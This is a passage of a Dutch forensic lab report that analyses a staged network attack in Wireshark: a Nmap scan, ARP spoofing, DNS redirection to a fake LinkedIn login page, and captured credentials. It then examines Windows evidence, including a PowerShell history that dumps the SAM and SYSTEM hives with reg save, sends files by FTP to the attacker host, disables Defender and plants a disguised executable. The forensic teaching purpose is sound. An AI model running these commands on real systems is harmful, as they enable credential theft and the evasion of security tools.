3	5.019529	192.168.1.1	255.255.255.255	DHCP	342	DHCP Offer - Transaction ID 0x3d7a80b8
4	5.021317	0.0.0.0	255.255.255.255	DHCP	354	DHCP Request - Transaction ID 0x3d7a80b8
5	5.021745	192.168.1.1	255.255.255.255	DHCP	342	DHCP ACK - Transaction ID 0x3d7a80b8
6	5.061586	192.168.1.56	224.0.0.22	IGMPv3	54	Membership Report / Join group 224.0.0.251 f...
7	5.061947	192.168.1.56	224.0.0.22	IGMPv3	54	Membership Report / Join group 224.0.0.252 f...
8	5.062125	192.168.1.56	192.168.1.1	DNS	76	Standard query 0x2d52 A wpad.bluetech.be
9	5.062553	192.168.1.1	192.168.1.56	DNS	121	Standard query response 0x2d52 A wpad.bluetech...
10	5.062941	Dell_f0:1f:af	Broadcast	ARP	42	Who has 192.168.1.1? Tell 192.168.1.56
11	5.063230	Cisco_1d:69:eb	Dell_f0:1f:af	ARP	60	192.168.1.1 is at 00:1e:49:1d:69:eb
12	5.067256	192.168.1.56	224.0.0.22	IGMPv3	54	Membership Report / Leave group 224.0.0.252 f...
13	5.067396	192.168.1.56	224.0.0.22	IGMPv3	54	Membership Report / Join group 224.0.0.252 f...
14	5.073889	192.168.1.56	199.59.243.225	TCP	66	53323 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1...
15	5.078155	192.168.1.56	192.168.1.1	DNS	92	Standard query 0x5f17 SRV _ldap._tcp.dc._msd...
16	5.078619	192.168.1.1	192.168.1.56	DNS	170	Standard query response 0x5f17 SRV _ldap._tc...
17	5.095755	192.168.1.56	224.0.0.22	MDNS	72	Standard query 0x0000 ANY DT _ldap._tcp. "on"

> Frame 3: 342 bytes on wire (2736 bits), 342 bytes captured (2736 bits) on interface \Device\NPF_{...}

> Ethernet II, Src: Cisco_1d:69:eb (00:1e:49:1d:69:eb), Dst: Broadcast (ff:ff:ff:ff:ff:ff)

> Destination: Broadcast (ff:ff:ff:ff:ff:ff)

> Source: Cisco_1d:69:eb (00:1e:49:1d:69:eb)

Type: IPv4 (0x0800)

> Internet Protocol Version 4, Src: 192.168.1.1 Dst: 255.255.255.255

> User Datagram Protocol, Src Port: 67, Dst Port: 68

> Dynamic Host Configuration Protocol (Offer)

Source Hardware Address (eth.src), 6 bytes

Packets: 167822 - Displayed: 167822 (100.0%) | Profile: Default

No.	Time	Source	Destination	Protocol	Length	Info
3	5.019529	192.168.1.1	255.255.255.255	DHCP	342	DHCP Offer - Transaction ID 0x3d7a80b8
5	5.021745	192.168.1.1	255.255.255.255	DHCP	342	DHCP ACK - Transaction ID 0x4742a362
330	32.987169	192.168.1.1	192.168.1.2	DHCP	342	DHCP Offer - Transaction ID 0x4742a362
332	32.987801	192.168.1.1	192.168.1.2	DHCP	342	DHCP ACK - Transaction ID 0xf3372dde
350	59.097514	192.168.1.1	192.168.1.244	DHCP	342	DHCP Offer - Transaction ID 0xf3372dde
352	59.099322	192.168.1.1	192.168.1.244	DHCP	342	DHCP ACK - Transaction ID 0xcb167a8
401	85.0995020	192.168.1.1	192.168.1.149	DHCP	342	DHCP Offer - Transaction ID 0xcb167a8
403	85.0995585	192.168.1.1	192.168.1.149	DHCP	342	DHCP ACK - Transaction ID 0xcb167a8
444	122.731602	192.168.1.1	192.168.1.199	DHCP	342	DHCP Offer - Transaction ID 0xf6dc57b6
446	122.732183	192.168.1.1	192.168.1.199	DHCP	342	DHCP ACK - Transaction ID 0xf6dc57b6

DHCP server (192.168.1.1) biedt IP adressen aan, dit wordt uitgezonden aan alle toestellen op het netwerk.



Pakket 471

SEFIANI ANIS

59

De Kali-machine maakt verbinding met het netwerk en stuurt een ARP-verzoek om de router te ontdekken.

```
arp
arp && eth.src == 50:c7:bf:4a:5b:6c
```





De ARP Probe wordt door het bron apparaat gebruikt om het MAC-adres te ontdekken dat gekoppeld is aan het IP-adres 192.168.1.1.

Pakket 4144

Kali machine start een NMAP scan.

```
tcp.flags.syn == 1 and tcp.flags.ack == 1
```




Poorten 80, 443, 3306, 5040, en 5357 staan open omdat er een SYN-ACK-antwoord is ontvangen, gevolgd door een ACK-pakket om de handshake en verbinding te voltooien.

Pakket 152074: De kali machine begint met het spoofen van het IP-adres van de router.

Pakket 152094: De kali machine begint met het spoofen van het slachtoffers IP-adres.


```
arp
arp && eth.src == 50:c7:bf:4a:5b:6c
```



Pakket 159844


De kali machine beantwoordde de DNS verzoeken voor LinkedIn.

```
dns.a == 192.168.1.124
dns.query.name == "www.linkedin.com"
dns.a == 192.168.1.124 && dns.qry.name == "www.linkedin.com"
```



Pakket 159855


Het slachtoffer verbindt met de nep-LinkedIn HTTP-pagina die is opgezet op de Kali-machine met IP-adres 192.168.1.124.



Pakket 162432

Lila Grace voert haar gebruikersnaam en wachtwoord in op de nep LinkedIn pagina.


```
http.request.method == "POST" && ip.dst == 192.168.1.124
```



Pakket 162848


De router beantwoordt de ARP-verzoeken weer, waardoor de Man-In-The-Middle-aanval (MITM) is gestopt.

```
arp && eth.src == 00:1e:49:1d:69:eb
```



Pakket 162856

DNS verzoeken voor LinkedIn.com worden opnieuw omgeleid naar de echte website.



6.5. Eventlog & Powershell

6.5.1. Taak 5: Analyse van systeem gebeurtenissen

Wanneer de deelnemer inlogt op Lila.Grace haar account, zal hij/zij merken dat de prullenbak items bevat, waaronder de SAM- en SYSTEM-bestanden. Dit zou hen moeten waarschuwen voor de mogelijkheid dat de bestanden zijn gestolen.

Bovendien bevinden deze bestanden zich in C:\ in plaats van hun gebruikelijke locatie in C:\Windows\System32\config. De aanmaakdatum van deze bestanden is 14/05/2024 10:14, wat afwijkt van de originele bestanden met een aanmaakdatum in 2019, dit zou moeten aangeven dat de bestanden op de een of andere manier zijn gekopieerd.

Name	Original Lo...	Date Deleted	Size	Item type	Date created
SAM	C:\	14/05/2024 10:17	56 KB	File	14/05/2024 10:14
SYSTEM	C:\	14/05/2024 10:17	13.396 KB	File	14/05/2024 10:14

Name	Date modified	Type	Size	Date created
BBI	14/05/2024 13:35	File	512 KB	07/12/2019 10:03
BCD-Template	25/04/2024 02:22	File	28 KB	07/12/2019 10:14
COMPONENTS	14/05/2024 15:28	File	34.816 KB	07/12/2019 10:03
DEFAULT	14/05/2024 13:35	File	512 KB	07/12/2019 10:03
DRIVERS	14/05/2024 15:22	File	4.096 KB	07/12/2019 10:03
ELAM	24/04/2024 17:10	File	32 KB	07/12/2019 10:03
SAM	14/05/2024 13:35	File	64 KB	07/12/2019 10:03
SECURITY	14/05/2024 13:35	File	64 KB	07/12/2019 10:03
SOFTWARE	14/05/2024 13:35	File	82.176 KB	07/12/2019 10:03
SYSTEM	14/05/2024 13:35	File	13.824 KB	07/12/2019 10:03

Onderzoek van de geschiedenis met Powershell




```
PS C:\Users\Lila.Grace\Desktop> Get-History

Id CommandLine
-- -----
1 $credential = Get-Credential
2 Start-Process -FilePath "powershell""-Command &{reg save hklm\sam c:\SAM}" -Credential $credential
3 Start-Process -FilePath "powershell""-Command &{reg save hklm\system c:\SYSTEM}" -Credential $credential
4 cd C:\
5 Get-ChildItem
6 ftp 192.168.1.124
7 dir C:\Users\Lila.Grace\Desktop\
8 cd C:\Users\Lila.Grace\Desktop\
9 Start-Process -FilePath "powershell.exe" -ArgumentList "-ExecutionPolicy Bypass -File `..\disableDefender.ps1`...
10 ..\winPEASAny.exe > WinPeas.log
11 ftp 192.168.1.124
12 Start-Process -FilePath "powershell" -ArgumentList "-Command &{Move-Item -Path '..\WindowsUpdateService.exe' -De...
13 Start-Process -FilePath "powershell.exe" -ArgumentList "-Command &{Move-Item -Path '..\WindowsUpdateService.lnk'...
```

